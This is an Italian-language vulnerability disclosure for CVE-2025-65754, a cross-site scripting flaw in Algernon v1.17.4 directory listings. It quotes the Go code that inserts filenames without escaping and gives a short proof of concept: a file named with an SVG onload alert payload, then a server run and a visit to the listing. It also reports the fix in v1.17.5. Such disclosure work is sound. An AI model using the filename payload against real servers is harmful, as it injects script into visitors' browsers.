 bnyt7/cve-2025-65754
Algernon v1.17.4 è affetto da una vulnerabilità Cross-Site Scripting (XSS) che consente agli aggressori di eseguire codice arbitrario tramite un payload creato appositamente in un nome di file.

Algernon v1.17.4 è affetto da una vulnerabilità di Cross-Site Scripting (XSS) che consente agli attaccanti di eseguire codice arbitrario tramite un payload appositamente creato in un nome di file.
Alcune variabili non sono state sanificate. Ad esempio :
engine/dirhandler.go righe 80-108
filename := item.Name()  // Get filename from filesystem
// ...
buf.WriteString(themes.HTMLLink(filename, URLpath, ac.fs.IsDir(fullFilename)))
themes/html.go righe 124-132
func HTMLLink(text, url string, isDirectory bool) string {
    if isDirectory {
        text += "/"
        url += "/"
    }
    return "<a href=\"/" + url + "\">" + text + "</a><br>"
    // 'text' (filename) is inserted directly without HTML escaping
}
I nomi dei file dal filesystem vengono inseriti direttamente nell'HTML senza escaping nelle directory listing.
$ algernon -v
Algernon 1.17.4
In una directory, crea file con payload xss come nomi.
# XSS Payload 1: Simple alert
$touch "test.txt"

# XSS Payload 2: Event handler in filename
$touch "document<svg onload=alert(document.domain)>.svg"
Nello stesso repository, esegui l'applicazione.
algernon
Server directory:       .
Server address:         :3000
Database:               Bolt (/tmp/algernon.db)
Cache mode:             On
Cache size:             1048576 bytes
TLS certificate:        cert.pem
TLS key:                key.pem
Request limit:          10/sec per visitor
Large file threshold:   44040192 bytes
Large file timeout:     10 sec
INFO[0000] Serving HTTP/2 on https://localhost:3000/
ERRO[0000] open cert.pem: no such file or directory. Not serving HTTP/2.
INFO[0000] Use the -t flag for serving regular HTTP.
INFO[0000] Serving HTTP on http://localhost:3000/



Visita il seguente URL, apparirà un alert.
Questo problema è stato ora corretto nella v1.17.5.
Scopritore : Benoit H. (Bnyt7)
